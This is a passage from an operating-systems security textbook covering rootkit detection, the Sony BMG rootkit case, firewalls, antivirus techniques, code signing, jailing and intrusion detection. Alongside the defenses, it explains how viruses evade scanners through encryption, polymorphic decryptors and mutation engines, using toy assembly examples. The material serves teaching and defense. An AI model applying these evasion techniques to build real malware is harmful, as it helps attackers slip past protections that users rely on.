


Figure 9-31. Five places a rootkit can hide.

Rootkit Detection

Rootkits are hard to detect when the hardware, operating system, libraries, and applications cannot be trusted. For example, an obvious way to look for a rootkit is to make listings of all the files on the disk. However, the system call that reads a directory, the library procedure that calls this system call, and the program that does the listing are all potentially malicious and might censor the results, omitting any files relating to the rootkit. Nevertheless, the situation is not hopeless, as described below.

Detecting a rootkit that boots its own hypervisor and then runs the operating system and all applications in a virtual machine under its control is tricky, but not impossible. It requires carefully looking for minor discrepancies in performance and functionality between a virtual machine and a real one. Garfinkel et al. (2007) have suggested several of them, as described below. Carpenter et al. (2007) also discuss this subject.

One whole class of detection methods relies on the fact that hypervisor itself uses physical resources and the loss of these resources can be detected. For example, the hypervisor itself needs to use some TLB entries, competing with the virtual machine for these scarce resources. A detection program could put pressure

on the TLB, observe the performance, and compare it to previously measured performance on the bare hardware.

Another class of detection methods relates to timing, especially of virtualized I/O devices. Suppose that it takes 100 clock cycles to read out some PCI device register on the real machine and this time is highly reproducible. In a virtual environment, the value of this register comes from memory, and its read time depends on whether it is in the CPU's level 1 cache, level 2 cache, or actual RAM. A detection program could easily force it to move back and forth between these states and measure the variability in read times. Note that it is the variability that matters, not the read time.

Another area that can be probed is the time it takes to execute privileged instructions, especially those that require only a few clock cycles on the real hardware and hundreds or thousands of clock cycles when they must be emulated. For example, if reading out some protected CPU register takes 1 nsec on the real hardware, there is no way a billion traps and emulations can be done in 1 sec. Of course, the hypervisor can cheat by reporting emulated time instead of real time on all system calls involving time. The detector can bypass the emulated time by connecting to a remote machine or Website that provides an accurate time base. Since the detector just needs to measure time intervals (e.g., how long it takes to execute a billion reads of a protected register), skew between the local clock and the remote clock does not matter.

If no hypervisor has been slipped between the hardware and the operating system, then the rootkit might be hiding inside the operating system. It is difficult to detect it by booting the computer since the operating system cannot be trusted. For example, the rootkit might install a large number of files, all of whose names begin with "\$\$\$_" and when reading directories on behalf of user programs, never report the existence of such files.

One way to detect rootkits under these circumstances is to boot the computer from a trusted external medium such as the original DVD or USB stick. Then the disk can be scanned by an antirootkit program without fear that the rootkit itself will interfere with the scan. Alternatively, a cryptographic hash can be made of each file in the operating system and these compared to a list made when the system was installed and stored outside the system where it could not be tampered with. Alternatively, if no such hashes were made originally, they can be computed from the installation USB or CD-ROM/DVD now, or the files themselves just compared.

Rootkits in libraries and application programs are harder to hide, but if the operating system has been loaded from an external medium and can be trusted, their hashes can also be compared to hashes known to be good and stored on a USB or CD-ROM.

So far, the discussion has been about passive rootkits, which do not interfere with the rootkit-detection software. There are also active rootkits, which search out and destroy the rootkit detection software, or at least modify it to always announce:

“NO ROOTKITS FOUND!” These require more complicated measures, but fortunately no active rootkits have appeared in the wild yet.

There are two schools of thought about what to do after a rootkit has been discovered. One school says the system administrator should behave like a surgeon treating a cancer: cut it out very carefully. The other says trying to remove the rootkit is too dangerous. There may be pieces still hidden away. In this view, the only solution is to revert to the last complete backup known to be clean. If no backup is available, a fresh install is required.

The Sony Rootkit

In 2005, Sony BMG released a number of audio CDs containing a rootkit. It was discovered by Mark Russinovich (cofounder of the Windows admin tools Website www.sysinternals.com), who was then working on developing a rootkit detector and was most surprised to find a rootkit on his own system. He wrote about it on his blog and soon the story was all over the Internet and the mass media. Scientific papers were written about it (Arnab and Hutchison, 2006; Bishop and Frincke, 2006; Felten and Halderman, 2006; Halderman and Felten, 2006; and Levine et al., 2006). It took years for the resulting furor to die down. Below we will give a quick description of what happened.

When a user inserts a CD in the drive on a Windows computer, Windows looks for a file called *autorun.inf*, which contains a list of actions to take, usually starting some program on the CD (such as an installation wizard). Normally, audio CDs do not have these files since stand-alone CD players ignore them if present. Apparently some genius at Sony thought that he would cleverly stop music piracy by putting an *autorun.inf* file on some of its CDs, which when inserted into a computer immediately and silently installed a 12-MB rootkit. Then a license agreement was displayed, which did not mention anything about software being installed. While the license was being displayed, Sony’s software checked to see if any of 200 known copy programs were running, and if so commanded the user to stop them. If the user agreed to the license and stopped all copy programs, the music would play; otherwise it would not. Even in the event the user declined the license, the rootkit remained installed.

The rootkit worked as follows. It inserted into the Windows kernel a number of files whose names began with *\$sys\$*. One of these was a filter that intercepted all system calls to the CD-ROM drive and prohibited all programs except Sony’s music player from reading the CD. This action made copying the CD to the hard disk (which is legal) impossible. Another filter intercepted all calls that read file, process, and registry listings and deleted all entries starting with *\$sys\$* (even from programs completely unrelated to Sony and music) in order to cloak the rootkit. This approach is fairly standard for newbie rootkit designers.

Before Russinovich discovered the rootkit, it had already been installed widely, not entirely surprising since it was on over 20 million CDs. Dan Kaminsky (2006)

studied the extent and discovered that computers on over 500,000 networks worldwide had been infected by the rootkit.

When the news broke, Sony's initial reaction was that it had every right to protect its intellectual property. In an interview on National Public Radio, Thomas Hesse, the president of Sony BMG's global digital business, said: "Most people, I think, don't even know what a rootkit is, so why should they care about it?" When this response itself provoked a firestorm, Sony backtracked and released a patch that removed the cloaking of `sys` files but kept the rootkit in place. Under increasing pressure, Sony eventually released an uninstaller on its Website, but to get it, users had to provide an email address, and agree that Sony could send them promotional material in the future (what most people call spam).

As the story continued to play out, it emerged that Sony's uninstaller contained technical flaws that made the infected computer highly vulnerable to attacks over the Internet. It was also revealed that the rootkit contained code from open source projects in violation of their copyrights (which permitted free use of the software *provided that the source code is released*).

In addition to an unparalleled public relations disaster, Sony faced legal jeopardy, too. The state of Texas sued Sony for violating its antispyware law as well as for violating its deceptive trade practices law (because the rootkit was installed even if the license was declined). Class-action suits were later filed in 39 states. In December 2006, these suits were settled when Sony agreed to pay \$4.25 million, to stop including the rootkit on future CDs, and to give each victim the right to download three albums from a limited music catalog. On January 2007, Sony admitted that its software also secretly monitored users' listening habits and reported them back to Sony, in violation of U.S. law. In a settlement with the FTC, Sony agreed to pay people whose computers were damaged by its software \$150.

The Sony rootkit story has been provided for the benefit of any readers who might have been thinking that rootkits are an academic curiosity with no real-world implications. An Internet search for "Sony rootkit" will turn up a wealth of additional information.

9.10 DEFENSES

With problems lurking everywhere, is there any hope of making systems secure? Actually, there is, and in the following sections we will look at some of the ways systems can be designed and implemented to increase their security. One of the most important concepts is **defense in depth**. Basically, the idea here is that you should have multiple layers of security so that if one of them is breached, there are still others to overcome. Think about a house with a high, spiky, locked iron fence around it, motion detectors in the yard, two industrial-strength locks on the front door, and a computerized burglar alarm system inside. While each technique is valuable by itself, to rob the house the burglar would have to defeat all of them.

Properly secured computer systems are like this house, with multiple layers of security. We will now look at some of the layers. The defenses are not really hierarchical, but we will start roughly with the more general outer ones and work our way to more specific ones.

9.10.1 Firewalls

The ability to connect any computer, anywhere, to any other computer, anywhere, is a mixed blessing. While there is a lot of valuable material on the Web, being connected to the Internet exposes a computer to two kinds of dangers: incoming and outgoing. Incoming dangers include crackers trying to enter the computer as well as viruses, spyware, and other malware. Outgoing dangers include confidential information such as credit card numbers, passwords, tax returns, and all kinds of corporate information getting out.

Consequently, mechanisms are needed to keep “good” bits in and “bad” bits out. One approach is to use a **firewall**, which is just a modern adaptation of that old medieval security standby: digging a deep moat around your castle. This design forced everyone entering or leaving the castle to pass over a single drawbridge, where they could be inspected by the I/O police. With networks, the same trick is possible: a company can have many LANs connected in arbitrary ways, but all traffic to or from the company is forced through an electronic drawbridge, the firewall.

Firewalls come in two basic varieties: hardware and software. Companies with LANs to protect usually opt for hardware firewalls; individuals at home frequently choose software firewalls. Let us look at hardware firewalls first. A generic hardware firewall is illustrated in Fig. 9-32. Here the connection (cable or optical fiber) from the network provider is plugged into the firewall, which is connected to the LAN. No packets can enter or exit the LAN without being approved by the firewall. In practice, firewalls are often combined with routers, network address translation boxes, intrusion detection systems, and other things, but our focus here will be on the firewall functionality.




Figure 9-32. A simplified view of a hardware firewall protecting a LAN with three computers.

Firewalls are configured with rules describing what is allowed in and what is allowed out. The owner of the firewall can change the rules, commonly via a Web

interface (most firewalls have a mini-Web server built in to allow this). In the simplest kind of firewall, the **stateless firewall**, the header of each packet passing through is inspected and a decision is made to pass or discard the packet based solely on the information in the header and the firewall's rules. The information in the packet header includes the source and destination IP addresses, source and destination ports, type of service and protocol. Other fields are available, but rarely occur in the rules.

In the example of Fig. 9-32 we see three servers, each with a unique IP address of the form 207.68.160.x, where x is 190, 191, and 192, respectively. These are the addresses to which packets must be sent to get to these servers. Incoming packets also contain a 16-bit **port number**, which specifies which process on the machine gets the packet (a process can listen on a port for incoming traffic). Some ports have standard services associated with them. In particular, port 80 is used for the Web, port 25 is used for email, and port 21 is used for FTP (file transfer) service, but most of the others are available for user-defined services. Under these conditions, the firewall might be configured as follows:

IP address	Port	Action
207.68.160.190	80	Accept
207.68.160.191	25	Accept
207.68.160.192	21	Accept
*	*	Deny

These rules allow packets to go to machine 207.68.160.190, but only if they are addressed to port 80; all other ports on this machine are disallowed and packets sent to them will be silently discarded by the firewall. Similarly, packets can go to the other two servers if addressed to ports 25 and 21, respectively. All other traffic is discarded. This ruleset makes it hard for an attacker to get any access to the LAN except for the three public services being offered.

Despite the firewall, it is still possible to attack the LAN. For example, if the Web server is *apache* and the cracker has discovered a bug in *apache* that can be exploited, he might be able to send a very long URL to 207.68.160.190 on port 80 and force a buffer overflow, thus taking over one of the machines inside the firewall, which could then be used to launch an attack on other machines on the LAN.

Another potential attack is to write and publish a multiplayer game and get it widely accepted. The game software needs some port to connect to other players, so the game designer may select one, say, 9876, and tell the players to change their firewall settings to allow incoming and outgoing traffic on this port. People who have opened this port are now subject to attacks on it, which may be easy especially if the game contains a Trojan horse that accepts certain commands from afar and just runs them blindly. But even if the game is legitimate, it might contain potentially exploitable bugs. The more ports are open, the greater the chance of an attack succeeding. Every hole increases the odds of an attack getting through.

In addition to stateless firewalls, there are also **stateful firewalls**, which keep track of connections and what state they are in. These firewalls are better at defeating certain kinds of attacks, especially those relating to establishing connections. Yet other kinds of firewalls implement an **IDS (Intrusion Detection System)**, in which the firewall inspects not only the packet headers, but also the packet contents, looking for suspicious material.

Software firewalls, sometimes called **personal firewalls**, do the same thing as hardware firewalls, but in software. They are filters that attach to the network code inside the operating system kernel and filter packets the same way the hardware firewall does.

9.10.2 Antivirus and Anti-Antivirus Techniques

Firewalls try to keep intruders out of the computer, but they can fail in various ways, as described above. In that case, the next line of defense comprises the anti-malware programs, often called **antivirus programs**, although many of them also combat worms and spyware. Viruses try to hide and users try to find them, which leads to a cat-and-mouse game. In this respect, viruses are like rootkits, except that most virus writers emphasize rapid spread of the virus rather than playing hide-and-seek down in the weeds as rootkits do. Let us now look at some of the techniques used by antivirus software and also how Virgil the virus writer responds to them.

Virus Scanners

Clearly, the average garden-variety user is not going to find many viruses that do their best to hide, so a market has developed for antivirus software. Below we will discuss how this software works. Antivirus software companies have laboratories in which dedicated scientists work long hours tracking down and understanding new viruses. The first step is to have the virus infect a program that does nothing, often called a **goat file**, to get a copy of the virus in its purest form. The next step is to make an exact listing of the virus' code and enter it into the database of known viruses. Companies compete on the size of their databases. Inventing new viruses just to pump up your database is not considered sporting.

Once an antivirus program is installed on a customer's machine, the first thing it does is scan every executable file on the disk looking for any of the viruses in the database of known viruses. Most antivirus companies have a Website from which customers can download the descriptions of newly discovered viruses into their databases. If the user has 10,000 files and the database has 10,000 viruses, some clever programming is needed to make it go fast, of course.

Since minor variants of known viruses pop up all the time, a fuzzy search is needed, to ensure that a 3-byte change to a virus does not let it escape detection. However, fuzzy searches are not only slower than exact searches, but they may turn

up false alarms (false positives), that is, warnings about legitimate files that just happen to contain some code vaguely similar to a virus reported in Pakistan 7 years ago. What is the user supposed to do with the message:

WARNING! File xyz.exe may contain the lahore-9x virus. Delete?

The more viruses in the database and the broader the criteria for declaring a hit, the more false alarms there will be. If there are too many, the user will give up in disgust. But if the virus scanner insists on a very close match, it may miss some modified viruses. Getting it right is a delicate heuristic balance. Ideally, the lab should try to identify some core code in the virus that is not likely to change and use this as the virus signature to scan for.

Just because the disk was declared virus free last week does not mean that it still is, so the virus scanner has to be run frequently. Because scanning is slow, it is more efficient to check only those files that have been changed since the date of the last scan. The trouble is, a clever virus will reset the date of an infected file to its original date to avoid detection. The antivirus program's response to that is to check the date the enclosing directory was last changed. The virus' response to that is to reset the directory's date as well. This is the start of the cat-and-mouse game alluded to above.

Another way for the antivirus program to detect file infection is to record and store on the disk the lengths of all files. If a file has grown since the last check, it might be infected, as shown in Fig. 9-33(a–b). However, a really clever virus can avoid detection by compressing the program and padding out the file to its original length to try to blend in. To make this scheme work, the virus must contain both compression and decompression procedures, as shown in Fig. 9-33(c). Another way for the virus to try to escape detection is to make sure its representation on the disk does not look like its representation in the antivirus software's database. One way to achieve this goal is to encrypt itself with a different key for each file infected. Before making a new copy, the virus generates a random 32-bit encryption key, for example by XORing the current time of day with the contents of, for example, memory words 72,008 and 319,992. It then XORs its code with this key, word by word, to produce the encrypted virus stored in the infected file, as illustrated in Fig. 9-33(d). The key is stored in the file. For secrecy purposes, putting the key in the file is not ideal, but the goal here is to foil the virus scanner, not prevent the dedicated scientists at the antivirus lab from reverse engineering the code. Of course, to run, the virus has to first decrypt itself, so it needs a decrypting function in the file as well.

This scheme is still not perfect because the compression, decompression, encryption, and decryption procedures are the same in all copies, so the antivirus program can just use them as the virus signature to scan for. Hiding the compression, decompression, and encryption procedures is easy: they are just encrypted along with the rest of the virus, as shown in Fig. 9-33(e). The decryption code cannot be encrypted, however. It has to actually execute on the hardware to decrypt the rest




Figure 9-33. (a) A program. (b) An infected program. (c) A compressed infected program. (d) An encrypted virus. (e) A compressed virus with encrypted compression code.

of the virus, so it must be present in plaintext. Antivirus programs know this, so they hunt for the decryption procedure.

However, Virgil enjoys having the last word, so he proceeds as follows. Suppose that the decryption procedure needs to perform the calculation

$$X = (A + B + C - 4)$$

The straightforward assembly code for this calculation for a generic two-address computer is shown in Fig. 9-34(a). The first address is the source; the second is the destination, so `MOV A,R1` moves the variable *A* to the register *R1*. The code in Fig. 9-34(b) does the same thing, only less efficiently due to the `NOP` (no operation) instructions interspersed with the real code.

But we are not done yet. It is also possible to disguise the decryption code. There are many ways to represent `NOP`. For example, adding 0 to a register, ORing it with itself, shifting it left 0 bits, and jumping to the next instruction all do nothing. Thus the program of Fig. 9-34(c) is functionally the same as the one of Fig. 9-34(a). When copying itself, the virus could use Fig. 9-34(c) instead of Fig. 9-34(a) and still work later when executed. A virus that mutates on each copy is called a **polymorphic virus**.

Now suppose that *R5* is not needed for anything during the execution of this piece of the code. Then Fig. 9-34(d) is also equivalent to Fig. 9-34(a). Finally, in many cases it is possible to swap instructions without changing what the program does, so we end up with Fig. 9-34(e) as another code fragment that is logically equivalent to Fig. 9-34(a). A piece of code that can mutate a sequence of machine

MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1
ADD B,R1	NOP	ADD #0,R1	OR R1,R1	TST R1
ADD C,R1	ADD B,R1	ADD B,R1	ADD B,R1	ADD C,R1
SUB #4,R1	NOP	OR R1,R1	MOV R1,R5	MOV R1,R5
MOV R1,X	ADD C,R1	ADD C,R1	ADD C,R1	ADD B,R1
	NOP	SHL #0,R1	SHL R1,0	CMP R2,R5
	SUB #4,R1	SUB #4,R1	SUB #4,R1	SUB #4,R1
	NOP	JMP .+1	ADD R5,R5	JMP .+1
	MOV R1,X	MOV R1,X	MOV R1,X	MOV R1,X
			MOV R5,Y	MOV R5,Y
(a)	(b)	(c)	(d)	(e)

Figure 9-34. Examples of a polymorphic virus.

instructions without changing its functionality is called a **mutation engine**, and sophisticated viruses contain them to mutate the decryptor from copy to copy. Mutations can consist of inserting useless but harmless code, permuting instructions, swapping registers, and replacing an instruction with an equivalent one. The mutation engine itself can be hidden by encrypting it along with the payload.

Asking the poor antivirus software to understand that Fig. 9-34(a) through Fig. 9-34(e) are all functionally equivalent is asking a lot, especially if the mutation engine has many tricks up its sleeve. The antivirus software can analyze the code to see what it does, and it can even try to simulate the operation of the code, but remember it may have thousands of viruses and thousands of files to analyze, so it does not have much time per test or it will run horribly slowly.

As an aside, the store into the variable *Y* was thrown in just to make it harder to detect the fact that the code related to *R5* is dead code, that is, does not do anything. If other code fragments read and write *Y*, the code will look perfectly legitimate. A well-written mutation engine that generates good polymorphic code can give antivirus software writers nightmares. The only bright side is that such an engine is hard to write, so Virgil's friends all use his code, which means there are not so many different ones in circulation—yet.

So far we have talked about just trying to recognize viruses in infected executable files. In addition, the antivirus scanner has to check the MBR, boot sectors, bad-sector list, flash memory, CMOS memory, and more, but what if there is a memory-resident virus currently running? That will not be detected. Worse yet, suppose the running virus is monitoring all system calls. It can easily detect that the antivirus program is reading the boot sector (to check for viruses). To thwart the antivirus program, the virus does not make the system call. Instead it just returns the true boot sector from its hiding place in the bad-block list. It also makes a mental note to reinfect all the files when the virus scanner is finished.

To prevent being spoofed by a virus, the antivirus program could make hard reads to the disk, bypassing the operating system. However, this requires having

built-in device drivers for SATA, USB, SCSI, and other common disks, making the antivirus program less portable and subject to failure on computers with unusual disks. Furthermore, since bypassing the operating system to read the boot sector is possible, but bypassing it to read all the executable files is not, there is also some danger that the virus can produce fraudulent data about executable files.

Integrity Checkers

A completely different approach to virus detection is **integrity checking**. An antivirus program that works this way first scans the hard disk for viruses. Once it is convinced that the disk is clean, it computes a checksum for each executable file. The checksum algorithm could be something as simple as treating all the words in the program text as 32- or 64-bit integers and adding them up, but it also can be a cryptographic hash that is nearly impossible to invert. It then writes the list of checksums for all the relevant files in a directory to a file, *checksum*, in that directory. The next time it runs, it recomputes all the checksums and sees if they match what is in the file *checksum*. An infected file will show up immediately.

The trouble is that Virgil is not going to take this lying down. He can write a virus that removes the checksum file. Worse yet, he can write a virus that computes the checksum of the infected file and replaces the old entry in the checksum file. To protect against this kind of behavior, the antivirus program can try to hide the checksum file, but that is not likely to work since Virgil can study the antivirus program carefully before writing the virus. A better idea is to sign it digitally to make tampering easy to detect. Ideally, the digital signature should involve use of a smart card with an externally stored key that programs cannot get at.

Behavioral Checkers

A third strategy used by antivirus software is **behavioral checking**. With this approach, the antivirus program lives in memory while the computer is running and catches all system calls itself. The idea is that it can then monitor all activity and try to catch anything that looks suspicious. For example, no normal program should attempt to overwrite the boot sector, so an attempt to do so is almost certainly due to a virus. Likewise, changing the flash memory is highly suspicious.

But there are also cases that are less clear cut. For example, overwriting an executable file is a peculiar thing to do—unless you are a compiler. If the antivirus software detects such a write and issues a warning, hopefully the user knows whether overwriting an executable makes sense in the context of the current work. Similarly, *Word* overwriting a *.docx* file with a new document full of macros is not necessarily the work of a virus. In Windows, programs can detach from their executable file and go memory resident using a special system call. Again, this might be legitimate, but a warning might still be useful.

Viruses do not have to passively lie around waiting for an antivirus program to kill them, like cattle being led off to slaughter. They can fight back. A particularly exciting battle can occur if a memory-resident virus and a memory-resident antivirus meet up on the same computer. Years ago there was a game called *Core Wars* in which two programmers faced off by each dropping a program into an empty address space. The programs took turns probing memory, with the object of the game being to locate and wipe out your opponent before he wiped you out. The virus-antivirus confrontation looks a little like that, only the battlefield is the machine of some poor user who does not really want it to happen there. Worse yet, the virus has an advantage because its writer can find out a lot about the antivirus program by just buying a copy of it. Of course, once the virus is out there, the antivirus team can modify their program, forcing Virgil to go buy a new copy.

Virus Avoidance

Every good story needs a moral. The moral of this one is

Better safe than sorry.

Avoiding viruses in the first place is a lot easier than trying to track them down once they have infected a computer. Below are a few guidelines for individual users, but also some things that the industry as a whole can do to reduce the problem considerably.

What can users do to avoid a virus infection? First, choose an operating system that offers a high degree of security, with a strong kernel-user mode boundary and separate login passwords for each user and the system administrator. Under these conditions, a virus that somehow sneaks in cannot infect the system binaries. Also, make sure to install manufacturer security patches promptly.

Second, install only shrink-wrapped or downloaded software bought from a reliable manufacturer. Even this is no guarantee since there have been cases where disgruntled employees have slipped viruses onto a commercial software product, but it helps a lot. Downloading software from amateur Websites and bulletin boards offering too-good-to-be-true deals is risky behavior.

Third, buy a good antivirus software package and use it as directed. Be sure to get regular updates from the manufacturer's Website.

Fourth, do not click on URLs in messages, or attachments to email and tell people not to send them to you. Email sent as plain ASCII text is always safe but attachments can start viruses when opened.

Fifth, make frequent backups of key files onto an external medium such as USB drives or DVDs. Keep several generations of each file on a series of backup media. That way, if you discover a virus, you may have a chance to restore files as they were before they were infected. Restoring yesterday's infected file does not help, but restoring last week's version might.

Finally, sixth, resist the temptation to download and run glitzy new free software from an unknown source. Maybe there is a reason it is free—the maker wants your computer to join his zombie army. If you have virtual machine software, running unknown software inside a virtual machine is safe, though.

The industry should also take the virus threat seriously and change some dangerous practices. First, make simple operating systems. The more bells and whistles there are, the more security holes there are. That is a fact of life.

Second, forget active content. Turn off Javascript. From a security point of view, it is a disaster. Viewing a document someone sends you should not require your running their program. JPEG files, for example, do not contain programs, and thus cannot contain viruses. All documents should work like that.

Third, there should be a way to selectively write protect specified disk cylinders to prevent viruses from infecting the programs on them. This protection could be implemented by having a bitmap inside the controller listing the write-protected cylinders. The map should only be alterable when the user has flipped a mechanical toggle switch on the computer's front panel.

Fourth, keeping the BIOS in flash memory is a nice idea, but it should only be modifiable when an external toggle switch has been flipped, something that will happen only when the user is consciously installing a BIOS update. Of course, none of this will be taken seriously until a really big virus hits. For example, one that hits the financial world and resets all bank accounts to 0. Of course, by then it will be too late.

9.10.3 Code Signing

A completely different approach to keeping out malware (remember: defense in depth) is to run only unmodified software from reliable software vendors. One issue that comes up fairly quickly is how the user can know the software came from the vendor it is said to have come from and how the user can know it has not been modified since leaving the factory. This issue is especially important when downloading software from online stores of unknown reputation or when downloading activeX controls from Websites. If the activeX control came from a well-known software company, it is unlikely to contain a Trojan horse, for example, but how can the user be sure?

One way that is in widespread use is the digital signature, as described in Sec. 9.5.4. If the user runs only programs, plugins, drivers, activeX controls, and other kinds of software that were written and signed by trusted sources, the chances of getting into trouble are much less. The consequence of doing this, however, is that the new free, nifty, splashy game from Snarky Software is probably too good to be true and will not pass the signature test since you do not know who is behind it.

Code signing is based on public-key cryptography. A software vendor generates a (public key, private key) pair, making the former key public and zealously

guarding the latter. In order to sign a piece of software, the vendor first computes a hash function of the code to get a 160-bit or 256-bit number, depending on whether SHA-1 or SHA-256 is used. It then signs the hash value by encrypting it with its private key (actually, decrypting it using the notation of Fig. 9-15). This signature accompanies the software wherever it goes.

When the user gets the software, the hash function is applied to it and the result saved. It then decrypts the accompanying signature using the vendor's public key and compares what the vendor claims the hash function is with what it just computed itself. If they agree, the code is accepted as genuine. Otherwise it is rejected as a forgery. The mathematics involved makes it exceedingly difficult for anyone to tamper with the software in such a way that its hash function will match the hash function obtained by decrypting the genuine signature. It is equally difficult to generate a new false signature that matches without having the private key. The process of signing and verifying is illustrated in Fig. 9-35.




Figure 9-35. How code signing works.

Web pages can contain code, such as activeX controls, but also code in various scripting languages. Often these are signed, in which case the browser automatically examines the signature. Of course, to verify it, the browser needs the software vendor's public key, which normally accompanies the code along with a certificate signed by some CA vouching for the authenticity of the public key. If the browser has the CA's public key already stored, it can verify the certificate on its own. If the certificate is signed by a CA unknown to the browser, it will pop up a dialog box asking whether to accept the certificate or not.

9.10.4 Jailing

An old Russian saying is: "Trust but Verify." Clearly, the old Russian who said this for the first time had software in mind. Even though a piece of software has been signed, a good attitude is to verify that it is behaving correctly nonetheless as

the signature merely proves where it came from, not what it does. A technique for doing this is called **jailing** and illustrated in Fig. 9-36.




Figure 9-36. The operation of a jail.

The newly acquired program is run as a process labeled “prisoner” in the figure. The “jailer” is a trusted (system) process that monitors the behavior of the prisoner. When a jailed process makes a system call, instead of the system call being executed, control is transferred to the jailer (via a kernel trap) and the system call number and parameters passed to it. The jailer then makes a decision about whether the system call should be allowed. If the jailed process tries to open a network connection to a remote host unknown to the jailer, for example, the call can be refused and the prisoner killed. If the system call is acceptable, the jailer so informs the kernel, which then carries it out. In this way, erroneous behavior can be caught before it causes trouble.

Various implementations of jailing exist. One that works on almost any UNIX system, without modifying the kernel, is described by Van ’t Noordende et al. (2007). In a nutshell, the scheme uses the normal UNIX debugging facilities, with the jailer being the debugger and the prisoner being the debuggee. Under these circumstances, the debugger can instruct the kernel to encapsulate the debuggee and pass all of its system calls to it for inspection.

9.10.5 Model-Based Intrusion Detection


Yet another approach to defending a machine is to install an **IDS (Intrusion Detection System)**. There are two basic kinds of IDSes, one focused on inspecting incoming network packets and one focused on looking for anomalies on the CPU. We briefly mentioned the network IDS in the context of firewalls earlier; now we will say a few words about a host-based IDS. Space limitations prevent us from surveying the many kinds of host-based IDSes. Instead, we will briefly sketch one type to give an idea of how they work. This one is called **static model-based intrusion detection** (Hua et al., 2009). It can be implemented using the jailing technique discussed above, among other ways.

In Fig. 9-37(a) we see a small program that opens a file called *data* and reads it one character at a time until it hits a zero byte, at which time it prints the number of nonzero bytes at the start of the file and exits. In Fig. 9-37(b) we see a graph of the system calls made by this program (where *print* calls *write*).

```
int main(int argc *char argv[])
{
    int fd, n = 0;
    char buf[1];

    fd = open("data", 0);
    if (fd < 0) {
        printf("Bad data file\n");
        exit(1);
    } else {
        while (1) {
            read(fd, buf, 1);
            if (buf[0] == 0) {
                close(fd);
                printf("n = %d\n", n);
                exit(0);
            }
            n = n + 1;
        }
    }
}
```

(a)



(b)

Figure 9-37. (a) A program. (b) System-call graph for (a).

